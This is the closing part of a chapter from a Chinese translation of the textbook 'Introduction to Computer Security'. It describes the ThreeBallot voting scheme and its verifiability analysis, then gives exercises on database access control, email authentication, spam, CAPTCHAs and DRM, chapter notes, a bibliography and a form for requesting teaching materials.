给选民三张选票，受信方必须验证选票的有效性，也就是说，如下的选票是无效的：三张选票上没有选候选人的选票、或三张选票上选中了所有候选人选票、只在两张选票上选中了一位候选人的选票。例如，受信方可以是一台简单的选票检查机，它可以在任何时间进行检查，以保证选票的有效性。在选票经过验证后，会匿名提供所有三张选票。此外，会给选民一张选票的副本作为收据，该张选票副本是由用户秘密选择的。在选票验证阶段可以使用该收据对选民的选票进行验证。

投票清点和核查

当集中所有选票后，使用 ThreeBallot 系统，公开张贴所有选票，清点总票数，公布获胜者和每个候选人的得票数。注意，从总票数中确定选民的意愿是很简单的——在普通选票中，如果候选人得到了 v 张选票，则根据 ThreeBallot 系统，他们将得到了 $v+n$ 张选票，其中 n 是选民人数。这是因为 v 个选民为该候选人投了 $2v$ 张支持票（作为选民的首选候选人）， $n-v$ 个选民对该候选人投了 $n-v$ 张反对票，所以总计为 $2v+n-v=v+n$ 张选票。

分析

收据允许选民在最后的总票数中验证自己的选票。因为任何对选票的改动，都存在 $1/3$ 被发现的几率，在大规模选举中，只要有足够的选民验证自己的选票，选举舞弊的可能性极低。也就是说，假设 m 张选票已被修改，且通过收据验证自己选票的选民比例是 f ($0 \leq f \leq 1$)。篡改不被发现的概率是

$$\left(1 - \frac{f}{3}\right)^m$$

例如，如果 $m=64$ 且 $f=50\%$ ，即 64 票被篡改，有半数的选民根据收据确认自己的选票，篡改不被发现的概率小于 0.001%。因此 ThreeBallot 提供了高概率的可验证性。

关于保密，收据上的标识并不意味着任何具体的选票。因此，攻击者得到选票也是无用的。但是，为了收买或胁迫选民，攻击者可以要求选民按自己选定的具体模式来标记选

票。攻击者在张贴的选票中分析三种模式来确定选票。当且只当候选人足够多，两张选票具有相同标记的概率很小时，这种攻击才会成功，相同的标记也意味着在选票上的标志模式能基本确定选民。因此，为了提供保密，必须根据选民的人数来限定候选人的人数。例如，对于 1 万个选民，候选人最多为 6 个。ThreeBallot 的这种保密需求被称为少数选票假设 (short ballot assumption)。

与传统投票比较

ThreeBallot 当前实现的投票方法并未用于真正的选举。如在传统的美国总统选举中，缺乏透明度。提供了保密，但没有给选民收据，所以选民无法证明自己选举了哪位候选人。另一方面，从选民的角度来看，绝对没有可核查性。通过重新统计投票来审核选举是非常繁琐费时的，所以在特殊情况下才会对选票重新统计。此外，审核只验证总票数，并不能保证选票的完全性。事实上，在传统的选举中，假定选委会是受信方。之所以有这种信任，是因为外部机构已对选委会的选举权进行了认真的审议与审核，但是，也并不能完全保证选委会正确统计每张普通选民的投票。

传统投票优于 ThreeBallot 唯一特点是易用性。单票系统很简单并非常容易理解。此外，对投票，它不需要任何选票检查机。另一方面，要采用 ThreeBallot，选民应该进行适当的学习，部署和测试选票检查机的成本也会很低。

ThreeBallot 与传统美国选举方案的比较如表 10.1 所示。

表 10.1 传统美国选举方案与 ThreeBallot 的比较。个人的可核查性表明选民能核查自己所投的选票是否被包括在内了。总的可核查性能确保选举中清点选票的公正权威

	美国选举	ThreeBallot
保密	是	是
个人的可核查性	否	具有 33% 的概率
总的可核查性	通过审核	具有高概率
易用性	高	中

10.7 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

- R-10.1 给出一个 SQL 查询，从 Presidents 表中选择 70 多岁死亡的总统。此外，给出一个删除的 SQL 命令，从 Presidents 表中删除所有 70 多岁死亡的总统。
- R-10.2 解释：为什么两阶段提交协议有助于实现数据库的完整性和可用性。这个协议对机密性和隐私有帮助吗？给出原因。
- R-10.3 假设执行下面的 SQL 命令序列（按下面的顺序）：
 - 首先，由 Bob 执行：

```
GRANT SELECT ON employees TO Alice WITH GRANT OPTION;
GRANT SELECT ON customers TO Alice WITH GRANT OPTION;
GRANT SELECT ON accounts TO Alice WITH GRANT OPTION;
```

然后,由Alice执行:

```
GRANT SELECT ON employees TO Charles WITH GRANT OPTION;
GRANT SELECT ON customers TO Charles WITH GRANT OPTION;
```

然后,由Charles执行:

```
GRANT SELECT ON employees TO Diane WITH GRANT OPTION;
GRANT SELECT ON customers TO Diane WITH GRANT OPTION;
```

然后,由Bob执行:

```
REVOKE SELECT ON employees FROM Alice;
```

此刻,Alice、Charles和Diane有哪些访问权限?

- R-10.4 在如图10.5所示的信任网中,Alice使用什么策略来确定对一些密钥自己是否能完全信任、部分信任或根本不信任呢?
- R-10.5 图10.8所示的验证码的解决方案是什么?
- R-10.6 为了使计算机能识别出图10.8所示的验证码,说明所有计算机视觉问题所必须解决的问题?
- R-10.7 电子邮件的黑名单和灰名单的优点是什么?
- R-10.8 对于下面的每个安全属性,说明S/MIME是否具备以及原因:(1)机密性,那就是只有邮件的收件人才能阅读邮件。(2)完整性,即收件人能检测到消息的改变。(3)发件的身份,也就是说,收件人能确认发送消息用户的身份。
- R-10.9 对于下面的安全性质,说明DKIM是否具备以及原因:(1)机密性,那就是只有邮件的收件人才能阅读邮件。(2)完整性,即收件人能检测到消息的改变。(3)发件的身份,也就是说,收件人能确认发送消息用户的身份。
- R-10.10 有一个名叫Richard垃圾邮件发送者向ISP官员行贿1000美元,这样他就能按需要尽可能多地发送垃圾邮件,并且没有其他费用。他的垃圾邮件转换率通常为0.001%,对每个转换响应,他得到10美元。如果Richard发送的电子邮件是1000封、100 000封、1 000 000封或100 000 000封,Richard的预期利润或损失是多少?
- R-10.11 在上个练习中, Richard需要发送多少封电子邮件才能达到预期的盈亏平衡点,也就是说,预期的利润为零?
- R-10.12 描述S/MIME和DKIM之间的主要区别。
- R-10.13 如果你发现自己信用卡账单的收费自己并未消费过,你应该怎么做?在你采取行动之后,会出现什么情况呢?
- R-10.14 什么样的机制不鼓励人们进行双倍的数字现金消费呢?你认为这种机制的阻吓有作用吗?给出原因。
- R-10.15 什么是抬价?为什么网上拍卖公司特别注意抬价呢,如有抬价,为什么会停止拍

卖呢？难道抬价不能提升网上拍卖公司的利润吗？

- R-10.16 如果用户需要从电影公司租电影，即电影公司提供在线下载服务，给出关于这种服务的 5 个合理的限制。
- R-10.17 命名在社交网站中可能存在的三种安全风险。
- R-10.18 一些社交网站为用户提供了一种机制，能通过 GPS 定位来知道好友在任何时刻的位置。介绍一下使用 GPS 技术的安全性和隐私风险。
- R-10.19 在任何计算机投票方案中，什么是最重要的安全性质？
- R-10.20 在 ThreeBallot 投票系统中，如果有 23 名候选人竞争同一个职位，要对心目中的候选人进行正确地投票，需要填涂多少选票上的圆圈呢？

创新练习

- C-10.1 假设 Bob 维护着一个服务器，存储着 Alice 的数据库，并应答来自互联网的对该数据库的 SQL 查询。Alice 需要实现数据库（包括对 Bob 也保持机密性）的机密性，因此，她希望加密数据库表中的每个单元。描述 Alice 应该如何做，使 Bob 仍能应答 SQL 查询，找到与特定值相匹配的每条记录，例如，像 Inaugural_Age=46.2 这样的值，但与加密前不同，现在 46.2 可能是某个加密值。指定 Alice 应该使用哪种密码系统，并说明使该密码系统的原因，当然也要说明为什么不能使用 Elgamal 加密系统。
- C-10.2 现在，再分析上述练习的外包数据库问题，但假设在数据库中，Alice 的表有一个属性 Age，Age 是查询的范围，用于选择在某个年代的人员，如十几岁的、二十几岁的、三十几岁的等，解释：Alice 为了保持机密性，她应该如何加密这些值，同时还能对这些加密值进行相应范围的查询。
- C-10.3 Alice 有一个 19 世纪的名人表，表中有每个名人准确的死亡年龄，为了推广，她需要匿名，她将年龄进行了划分，如“46.35-48.08”，来表示年龄范围至少大于 40 岁的名人，但却不超过 80 岁的名人。描述一种有效地算法，使 Alice 能实现这种推广，假设在 Alice 的表中，具有相同死亡年龄的名人不超过 40 个。
- C-10.4 描述电子邮件发送程序（邮件用户代理）应该如何处理使用 S/MIME 标准签名的消息？其中要考虑到应该通知用户。回忆一下，在 S/MIME 电子邮件认证标准中，签名不保护消息的头。
- C-10.5 解释为什么 DNS 缓存中毒攻击可以入侵 DKIM，而不能入侵 S/MIME。为了防御基于 DNS 的攻击，说明如何修改 DKIM。
- C-10.6 名叫 Richard 的垃圾邮件发送者，在 Elbonia 地区，为能帮助自己解决 CAPTCHA 的人支付 0.01 美元，然后，根据得到的验证码，就能创建电子邮件账户，在账户被关闭之前，能发送 10 000 封垃圾邮件。他的垃圾邮件转换率是标准的 0.001%，除了在 Elbonia 地区雇用人员的费用之外，不再需要其他费用。对于 Richard 而言，根据收件人的数量 N 和每个转换响应者的回报美元数 R ，使用什么公式来确定自己的预期利润？
- C-10.7 假设 Alice 有一个策略，她信任自己签名的任何人所提供的密钥、她签名过的密钥再签名的密钥、她签名的密钥再签名的密钥的密钥，画出这种信任网，网络中至

少有 Alice 信任的 10 个人，但她只对其中一个人的密钥进行过签名。同样，画出这种信任网，网络中至少有 Alice 人，但 Alice 不信任除了自己之外的任何人。

- C-10.8 描述一个可选的验证码系统，不是将扭曲的单词放在奇怪的形状中，但是，计算机能很容易生成这种验证码，且计算机很难识别。
- C-10.9 Alice 对垃圾邮件问题有自己的“白名单”解决方案：她只接受在自己地址簿中发件人的电子邮件。将拒绝所有其他的电子邮件。这是阻止垃圾邮件的有效方法吗？给出原因。
- C-10.10 描述一个规则，在网上拍卖时，卖家和买家仍能反馈自己的体验，但会阻止他们为了得到另一方的正面反馈响应，而为奖金作出相应的反馈。
- C-10.11 一些社交网站为用户提供了一种机制，能通过 GPS 定位来知道好友在任何时刻的位置。描述一个通用方案，它使用不相交的矩形来隐藏信息，以便在报告的矩形区域作为“位置”，并至少有 k 个人在该区域中，其中 k 是安全参数。
- C-10.12 推广 ThreeBallot 系统，其使用四张选票，而不是三张选票。这种推广系统有什么优点和缺点？
- C-10.13 解释在 ThreeBallot 系统中，如果使用两张选票而不是三张选票，就不能实现所有的安全目标呢？

项目练习

- P-10.1 做一个实验，加噪来保护数据库免受推理论击。数据库先生成平均值为 25.0 的列表。然后，将这些值作为随机噪声值匿名到添加到数据库中，旨在得到预期值 0。例如，可以使用在 $[-1, 1]$ 之间的均匀分布值，或者还可以使用由正态（即高斯）分布生成的值，这些值的平均值为 0。测试随着噪声的添加，平均值是如何变化的。测试使用 1000、10 000 和 100 000 个值的列表，噪声可以是均匀分布，也可以是正态分布。
- P-10.2 基于电子邮件账户的使用，写一篇学期论文，包括定期接收垃圾邮件、对一周内这个账户接收到的垃圾邮件进行归类和分类。根据目标或模式来对垃圾邮件进行分类，如有可能，介绍每类垃圾邮件的定性条件，即，是产品的垃圾邮件、还是网络钓鱼攻击等。为了从真正的邮件中区分出垃圾邮件，应该使用哪类的人工智能？
- P-10.3 写一篇学期论文，将数字内容提供商为了保护自己的版权得到公平补偿的需求与使用 DRM 技术对作品进行各种可能限制的需求进行比较和对比。还要讨论合理使用和可能的撤销版权之间的冲突。
- P-10.4 使用如 Java 或 Python 这样的语言，可以处理音频数据，编写一个程序，具有基本的 DRM 功能，能维护音频库。为客户提供租用音频文件的方式，内容所有者要对播放、播放版权过期、复制等有具体的实施规则。
- P-10.5 编写一个程序，模拟 ThreeBallot 投票方案。程序不必处理纸介选票，但它应该有一个用户界面，用户能进行投票和获取收据。在所有投票完成之后，系统应能清点和报告投票结果，人们也能验证能自己的选票是否已被准确统计。

本章注释

1976 年, 在 Griffiths 和 Wade 的开创性论文中, 介绍了数据库中权限的授予和撤销的框架[36]。Li、Shirani-Mehr 和 Yang 讨论了如何保护公开数据免受推理攻击[55]。在 RFC 1847 中定义了签名 MIME 电子邮件标准。在 RFC 2633 中定义了 S/MIME 标准。在 RFC 5585 中给出了 DKIM 的概述。Zimmermann 在正式用户指南中介绍了 PGP[112]。在 RFC 4871 中定义了 DKIM 标准。Kanich 等正在研究垃圾邮件转换率[45]。Li、Zhong 和 Ramaswamy 开发了 ALPACAS 系统[56]。Murdoch 和 Anderson 批评了信用卡购买的 3D 安全认证协议 [62]。1982 年, David Chaum 在论文中率先提出了数字现金的盲签名技术[15]。Wong、Gouda 和 Lam 讨论了推广密钥树的重要原理图[109]。在 AACS 授权管理员的网站上有可用的 AACS DRM 规范 (www.aacsela.com)。AACS 使用的撤销方法是基于 Naor 和 Lotspiech 的研究 [63]。ThreeBallot 和另外两个安全纸介投票方案都是基于 Rivest 和 Smith 的论文[83]。

参 考 文 献

- [1] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 49(14), 1996. <http://www.phrack.org/issues.html?issue=49&id=14>.
- [2] D. Asonov and R. Agrawal. Keyboard acoustic emanations. In *IEEE Symp. on Security and Privacy*, pages 3-11, 2004.
- [3] D. Bell and L. La Padula. Secure computer systems: Mathematical foundations and model. Report mtr-2547, MITRE Corp., 1973.
- [4] S. M. Bellovin. A look back at “Security problems in the TCP/IP protocol suite”. In *Annual Computer Security Applications Conf. (ACSAC)*, pages 229-249, 2004.
- [5] K. Biba. Integrity considerations for secure computer systems. Report mtr-3153, MITRE Corp., 1977.
- [6] P. Bisht, P. Madhusudan, and V. N. Venkatakrishnan. CANDID: Dynamic candidate evaluations for automatic prevention of SQL injection attacks. *ACM Trans. Inf. Syst. Secur.*, 13(2):1-39, 2010.
- [7] M. Blaze. Cryptology and physical security: Rights amplification in masterkeyed mechanical locks. *IEEE Security and Privacy*, 1(2):24-32, 2003.
- [8] M. Blaze. Notes on picking pin tumbler locks, 2003. <http://www.crypto.com/papers/notes/picking/>.
- [9] M. Blaze. Safecracking for the computer scientist. Technical report, University of Pennsylvania, Department of Computer and Information Science, 2004. <http://www.crypto.com/papers/safelocks.pdf>.
- [10] M. Boldt and B. Carlsson. Privacy-invasive software and preventive mechanisms. In R. K. Jain, editor, *Malware: An Introduction*, pages 78-95. ICFAI Press, 2007.
- [11] S. C. Bono, M. Green, A. Stubblefield, A. Juels, A. D. Rubin, and M. Szydlo. Security analysis of a cryptographically-enabled RFID device. In *USENIX Security Symp.*, pages 1-15, 2005.
- [12] N. Borisov, I. Goldberg, and D. Wagner. Intercepting mobile communications: the insecurity of 802.11. In *MobiCom. Conf.*, pages 180-189, 2001.
- [13] S. W. Boyd and A. D. Keromytis. SQLrand: Preventing SQL injection attacks. In *Applied Cryptography and Network Security Conf. (ACNS)*, pages 292-302, 2004.
- [14] D. F. Brewer and M. J. Nash. The Chinese wall security policy. In *IEEE Symp. on Security and Privacy*, pages 206-218, 1989.
- [15] D. Chaum. Blind signatures for untraceable payments, 1982.
- [16] W. R. Cheswick, S. M. Bellovin, and A. D. Rubin. *Firewalls and Internet Security*:

- Repelling the Wily Hacker.* Addison-Wesley, 2nd edition, 2003.
- [17] F. Cohen. Computer viruses: theory and experiments. *Computers and Security*, 6(1):22-35, 1987.
- [18] D. E. Comer. *Internetworking with TCP/IP: Principles, Protocols, and Architecture*, volume 1. Prentice Hall, 2000.
- [19] N. Courtois, G. V. Bard, and D. Wagner. Algebraic and slide attacks on KeeLoq. In *Workshop on Fast Software Encryption (FSE)*, volume 5086 of *Lecture Notes in Comp. Sci.*, pages 97-115. Springer, 2008.
- [20] C. Cowan, C. Pu, D. Maier, H. Hintony, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. StackGuard: automatic adaptive detection and prevention of buffer-overflow attacks. In *Proce. USENIX Security Symp.*, pages 63-78, 1998.
- [21] A. Czeskis, D. J. S. Hilaire, K. Koscher, S. D. Gribble, T. Kohno, and B. Schneier. Defeating encrypted and deniable file systems: TrueCrypt v5.1a and the case of the tattling OS and applications. In *USENIX Conf. on Hot Topics in Security (HOTSEC)*, pages 1-7, 2008.
- [22] J. Daemen and V. Rijmen. *The Design of Rijndael: AES—The Advanced Encryption Standard.* Springer, 2002.
- [23] I. Damgård. A design principle for hash functions. In *Cryptology Conf. (CRYPTO)*, volume 435 of *Lecture Notes in Comp. Sci.*, pages 416-427. Springer, 1989.
- [24] R. Dhamija, J. D. Tygar, and M. Hearst. Why phishing works. In *SIGCHI Conf. on Human Factors in Computing Systems*, pages 581-590, 2006.
- [25] G. Di Crescenzo, R. F. Graveman, R. Ge, and G. R. Arce. Approximate message authentication and biometric entity authentication. In *Conf. on Financial Cryptography and Data Security (FC)*, volume 3570 of *Lecture Notes in Comp. Sci.*, pages 240-254. Springer, 2005.
- [26] W. Diffie and M. E. Hellman. New directions in cryptography. *IEEE Trans. on Information Theory*, IT-22(6): 644-654, Nov. 1976.
- [27] T. W. Doeppner. *Operating Systems In Depth: Design and Programming*. Wiley, 2010.
- [28] T. Elgamal. A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Trans. on Information Theory*, IT-31(4):469-472, July 1985.
- [29] A. J. Feldman, J. A. Halderman, and E. W. Felten. Security analysis of the Diebold AccuVote-TS voting machine. In *USENIX/ACCURATE Electronic Voting Technology Workshop (EVT)*, 2007.
- [30] N. Ferguson, B. Schneier, and T. Kohno. *Cryptography Engineering*. John Wiley & Sons, 2010.
- [31] D. F. Ferraiolo, R. D. Kuhn, and R. Chandramouli. *Role-Based Access Control, Second Edition*. Artech House, Inc., Norwood, MA, USA, 2007.
- [32] D. F. Ferraiolo, R. S. Sandhu, S. I. Gavrila, D. R. Kuhn, and R. Chandramouli. Proposed NIST standard for role-based access control. *ACM Trans. Inf. Syst. Secur.*, 4(3):224-274,

- 2001.
- [33] C. Fetzer and Z. Xiao. Detecting heap smashing attacks through fault containment wrappers. In *IEEE Symp. on Reliable Distributed Systems (SRDS)*, pages 80-89, 2001.
 - [34] J. Garcia-Alfaro and G. Navarro-Arribas. A survey on detection techniques to prevent cross-site scripting attacks on current web applications. In *Critical Information Infrastructures Security*, volume 5141 of *Lecture Notes in Comp. Sci.*, pages 287-298. Springer, 2008.
 - [35] J. Garman. *Kerberos: The Definitive Guide*. O'Reilly & Assoc., Inc., 2003.
 - [36] P. P. Griffiths and B. W. Wade. An authorization mechanism for a relational database system. *ACM Trans. on Database Systems*, 1(3):242-255, 1976.
 - [37] A. Grünbacher. POSIX access control lists on Linux. In *USENIX Annual Technical Conf., FREENIX Track*, pages 259-272, 2003.
 - [38] J. A. Halderman, S. D. Schoen, N. Heninger, W. Clarkson, W. Paul, J. A. Calandrino, A. J. Feldman, J. Appelbaum, and E. W. Felten. Lest we remember: Cold boot attacks on encryption keys. In *USENIX Security Symp.*, pages 45-60, 2008.
 - [39] L. S. Hill. Cryptography in an algebraic alphabet. *The American Mathematical Monthly*, 36:306-312, 1929.
 - [40] G. Hoglund and J. Butler. *Rootkits: Subverting the Windows Kernel*. Addison-Wesley, 2005.
 - [41] A. Hussain, J. Heidemann, and C. Papadopoulos. A framework for classifying denial of service attacks. In *SIGCOMM*, pages 99-110. ACM, 2003.
 - [42] S. Indesteege, N. Keller, O. Dunkelman, E. Biham, and B. Preneel. A practical attack on KeeLoq. In *Conf. on the Theory and App. of Cryptographic Techniques (EUROCRYPT)*, volume 4965 of *Lecture Notes in Comp. Sci.*, pages 1-18. Springer, 2008.
 - [43] A. K. Jain, A. Ross, and S. Prabhakar. An introduction to biometric recognition. *IEEE Transactions on Circuits and Systems for Video Technology*, 14(1):4-20, 2004.
 - [44] N. Jovanovic, E. Kirda, and C. Krugel. Preventing cross site request forgery attacks. In *IEEE Conf. on Security and Privacy in Comm. Networks (SecureComm)*, 2006.
 - [45] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. Spamalytics: An empirical analysis of spam marketing conversion. In *ACM Conf. on Computer and Communications Security (CCS)*, pages 3-14, 2008.
 - [46] C. Kaufman, R. Perlman, and M. Speciner. *Network Security: Private Communication in a Public World*. Prentice Hall, 2nd edition, 2003.
 - [47] A. Kerckhoffs. La cryptographie militaire. *Journal des sciences militaires*, IX:5-38 and 161-191, 1883.
 - [48] A. D. Keromytis, J. Ioannidis, and J. M. Smith. Implementing IPsec. In *IEEE GlobeCom Conf.*, pages 1948-1952, 1997.
 - [49] P. C. Kocher, J. Jaffe, and B. Jun. Differential power analysis. In *Cryptology Conf. (CRYPTO)*, volume 1666 of *Lecture Notes in Comp. Sci.*, pages 388-397. Springer, 1999.

- [50] M. G. Kuhn. Optical time-domain eavesdropping risks of CRT displays. In *IEEE Symp. on Security and Privacy*, pages 3-18, 2002.
- [51] M. G. Kuhn. Electromagnetic eavesdropping risks of flat-panel displays. In *Workshop on Privacy Enhancing Technologies*, volume 3424 of *Lecture Notes in Comp. Sci.*, pages 88-107. Springer, 2005.
- [52] M. G. Kuhn. Security limits for compromising emanations. In *Workshop on Cryptographic Hardware and Embedded Systems (CHES)*, volume 3659 of *Lecture Notes in Comp. Sci.*, pages 265-279. Springer, 2005.
- [53] A. K. Lenstra and B. de Weger. Chosen-prefix collisions for MD5 and colliding X.509 certificates. In *Conf. on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, volume 4515 of *Lecture Notes in Comp. Sci.*, pages 1-22. Springer, 2007.
- [54] K.-S. Lhee and S. J. Chapin. Buffer overflow and format string overflow vulnerabilities. *Software Practice and Experience*, 33(5):423-460, 2003.
- [55] C. Li, H. Shirani-Mehr, and X. Yang. Protecting individual information against inference attacks in data publishing. In *Conf. on Database Systems for Advanced Applications (DASFAA)*, volume 4443 of *Lecture Notes in Comp. Sci.*, pages 422-433. Springer, 2007.
- [56] K. Li, Z. Zhong, and L. Ramaswamy. Privacy-aware collaborative spam filtering. *IEEE Trans. Parallel Distrib. Syst.*, 20(5):725-739, 2009.
- [57] A. Lioy, F. Maino, M. Marian, and D. Mazzocchi. DNS security. In *TERENA Networking Conf.*, 2000. <http://tnc2000.terena.org/proceedings/3A/3a3.pdf>.
- [58] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996.
- [59] T. S. Messerges, E. A. Dabbish, and R. H. Sloan. Examining smart-card security under the threat of power analysis attacks. *IEEE Trans. Computers*, 51(5):541-552, 2002.
- [60] Microsoft Developer Network. *Windows API Reference*, 2010. [http://msdn.microsoft.com/en-us/library/aa383749\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa383749(VS.85).aspx).
- [61] D. Moore, C. Shannon, D. J. Brown, G. M. Voelker, and S. Savage. Inferring Internet denial-of-service activity. *ACM Trans. Comput. Syst.*, 24(2):115-139, 2006.
- [62] S. J. Murdoch and R. Anderson. Verified by Visa and MasterCard Secure Code: Or, how not to design authentication. In *Conf. on Financial Cryptography and Data Security*, volume 6052 of *Lecture Notes in Comp. Sci.*, pages 336-342. Springer, 2010.
- [63] D. Naor, M. Naor, and J. Lotspiech. Revocation and tracing schemes for stateless receivers. In *Cryptology Conf. (CRYPTO)*, volume 2139 of *Lecture Notes in Comp. Sci.*, pages 41-62. Springer, 2001.
- [64] R. M. Needham and M. D. Schroeder. Using encryption for authentication in large networks of computers. *Commun. ACM*, 21(12):993-999, 1978.
- [65] F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Network and Distributed*

- System Security Symp. (NDSS)*, 2007.
- [66] NSA. Venona, 2009. http://www.nsa.gov/public_info/declass/venona/index.shtml.
 - [67] C. Paar, T. Eisenbarth, M. Kasper, T. Kasper, and A. Moradi. KeeLoq and side-channel analysis—evolution of an attack. In *Workshop on Fault Diagnosis and Tolerance in Cryptography (FDTC)*, pages 65–69, 2009.
 - [68] E. Pierce, 2004. http://en.wikipedia.org/wiki/File:Tubular_locked.png.
 - [69] E. Pierce, 2004. http://en.wikipedia.org/wiki/File:Tubular_with_key.png.
 - [70] E. Pierce, 2004. http://en.wikipedia.org/wiki/File:Tubular_unlocked.png.
 - [71] E. Pierce, 2004. http://en.wikipedia.org/wiki/File:Disc_tumbler_locked.png.
 - [72] E. Pierce, 2004. http://en.wikipedia.org/wiki/File:Disc_tumbler_with_key.png.
 - [73] E. Pierce, 2004. http://en.wikipedia.org/wiki/File:Disc_tumbler_unlocked.png.
 - [74] E. Pierce, 2006. http://en.wikipedia.org/wiki/File:Combination_unlocked.png.
 - [75] E. Pierce, 2008. http://en.wikipedia.org/wiki/File:Pin_tumbler_with_key.svg.
 - [76] E. Pierce, 2008. http://en.wikipedia.org/wiki/File:Pin_tumbler_unlocked.svg.
 - [77] B. Preneel. The state of cryptographic hash functions. In *Lectures on Data Security, Modern Cryptology in Theory and Practice*, pages 158–182. Springer-Verlag, 1999.
 - [78] N. Provos. A virtual honeypot framework. In *13th USENIX Security Symp.*, pages 1–14, 2004.
 - [79] A. Purwono. Acoustic cryptanalysis attempts on CPU and keyboard, 2008. <http://www.win.tue.nl/~aserebre/21F03/2008/papers/Adi.pdf>.
 - [80] J. Quirke. Security in the GSM system. Manuscript, AusMobile, 2004. Archived from <http://web.archive.org/web/20040712061808/www.ausmobile.com/downloads/technical/Security+in+the+GSM+system+01052004.pdf>.
 - [81] J. R. Rao, P. Rohatgi, H. Scherzer, and S. Tinguely. Partitioning attacks: Or how to rapidly clone some GSM cards. In *IEEE Symp. on Security and Privacy*, pages 31–44, 2002.
 - [82] R. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Comm. of the ACM*, 21(2):120–126, 1978.
 - [83] R. L. Rivest and W. D. Smith. Three voting protocols: ThreeBallot, VAV, and Twin. In *Electronic Voting Technology Workshop (EVT)*, 2007. http://www.usenix.org/events/evt07/tech/full_papers/rivest/rivest.pdf.
 - [84] M. Roesch. Snort—lightweight intrusion detection for networks. In *USENIX Conf. on System Administration (LISA)*, pages 229–238, 1999.
 - [85] A. Rubin. *Brave New Ballot*. Broadway Books, 2006.
 - [86] J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, 1975.
 - [87] S. Savage, N. Cardwell, D. Wetherall, and T. Anderson. TCP congestion control with a misbehaving receiver. *SIGCOMM Comput. Commun. Rev.*, 29(5):71–78, 1999.
 - [88] B. Schneier. Secrecy, security, and obscurity. In *Crypto-Gram Newsletter*, May 2002. <http://www.schneier.com/crypto-gram-0205.html>.

- [89] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh. On the effectiveness of address-space randomization. In *ACM Conf. on Computer and Comm. Security (CCS)*, pages 298-307, 2004.
- [90] A. Shamir and E. Tromer. Acoustic cryptanalysis—on nosy people and noisy machines, 2004. <http://www.wisdom.weizmann.ac.il/~tromer/acoustic/>.
- [91] C. E. Shannon. A mathematical theory of communication. *Bell System Technical Journal*, 27:379-423 and 623-656, 1948.
- [92] C. E. Shannon. The synthesis of two-terminal switching circuits. *Bell Syst. Tech. J.*, 28:59-98, Jan. 1949.
- [93] R. Sherwood, B. Bhattacharjee, and R. Braud. Misbehaving TCP receivers can cause internet-wide congestion collapse. In *ACM Conf. on Computer and Comm. Security*, pages 383-392, 2005.
- [94] A. Silberschatz, P. B. Galvin, and G. Gagne. *Operating System Concepts*. Wiley, 2008.
- [95] S. Singh. *The Code Book: The Science of Secrecy from Ancient Egypt to Quantum Cryptography*. Fourth Estate Limited, 1999.
- [96] W. Stallings. *Network Security Essentials: Applications and Standards*. Prentice Hall, 4th edition, 2011.
- [97] D. R. Stinson. *Cryptography: Theory and Practice, Third Edition*. CRC Press Series, 2006.
- [98] A. Stubblefield, J. Ioannidis, and A. D. Rubin. A key recovery attack on the 802.11b wired equivalent privacy protocol (WEP). *ACM Trans. on Information and System Security*, 7:319-332, 2004.
- [99] P. Szor. *The Art of Computer Virus Research and Defense*. Addison-Wesley, 2005.
- [100] A. S. Tanenbaum. *Computer Networks*. Prentice Hall, 4th edition, 2003.
- [101] M. W. Tobias and T. Bluzmanis. *Open in Thirty Seconds: cracking one of the most secure locks in America*. Pine Hill Press, 2008.
- [102] T. T. Tool. Guide to lock picking, 1991. <http://www.lysator.liu.se/mit-guide/mit-guide.html>.
- [103] W. Trappe and L. C. Washington. *Introduction to Cryptography with Coding Theory*. Pearson Prentice Hall, 2006.
- [104] P. Tuyls, B. Skoric, and T. Kevenaar, editors. *Security with Noisy Data*. Springer, 2007.
- [105] W. van Eck. Electromagnetic radiation from video display units: An eavesdropping risk? *Computers & Security*, 4(4):269-286, 1985.
- [106] G. S. Vernam. Secret signaling system, 1919. U.S. Patent No. 1,310,719.
- [107] A. Whitten and J. D. Tygar. Why Johnny can't encrypt: a usability evaluation of PGP 5.0. In *USENIX Security Symp.*, pages 169-184, 1999.
- [108] G. Wirken, 2008. http://en.wikipedia.org/wiki/File:Pin-tumbler_no_key.svg.
- [109] C. K. Wong, M. Gouda, and S. S. Lam. Secure group communications using key graphs. *IEEE/ACM Trans. Netw.*, 8(1):16-30, 2000.

- [110] C. Wright, D. Kleiman, and S. Shyaam. Overwriting hard drive data: The great wiping controversy. In *Conf. on Information Systems Security (ICSS)*, volume 5352 of *Lecture Notes in Comp. Sci.*, pages 243-257. Springer, 2008.
- [111] L. Zhuang, F. Zhou, and J. D. Tygar. Keyboard acoustic emanations revisited. In *ACM Conf. on Computer and Comm. Security*, pages 373-382, 2005.
- [112] P. R. Zimmermann. *The official PGP user's guide*. MIT Press, 1995.
- [113] C. C. Zou, W. Gong, and D. Towsley. Code Red worm propagation modeling and analysis. In *ACM Conf. on Computer and Comm. Security*, pages 138-147, 2002.

lovelinux8.ctdisk.com



欲获取本书教辅材料的教师请填写如下信息：

教辅申请证明

兹证明_____大学_____系（院）
学年/学期开设的_____课程，采用清华大学出版社出版
的《计算机安全导论》（ISBN：978-7-302-27335-6）作为主要教材，任课老师
为_____，学生人数为_____个班共_____人，年级/程度为_____。任课
老师需要本书的教辅材料。

教师信息：

姓名：_____性别：_____职务/职称_____
家庭电话：（____）-_____办公电话：（____）-
传真：_____手机：_____
Email 1：_____Email 2：_____
联系地址：_____
邮政编码：_____

系主任/院长：_____（签字）

（系/院办公室章）

____年____月____日

本书教辅材料包括：

- 幻灯片（PowerPoint Slides）
- 习题答案（Solutions Manual）

通信地址：北京市海淀区双清路学研大厦 A 座 705 邮编：100084

清华大学出版社计算机外版图书编辑室 收

电子邮件：longqm@tup.tsinghua.edu.cn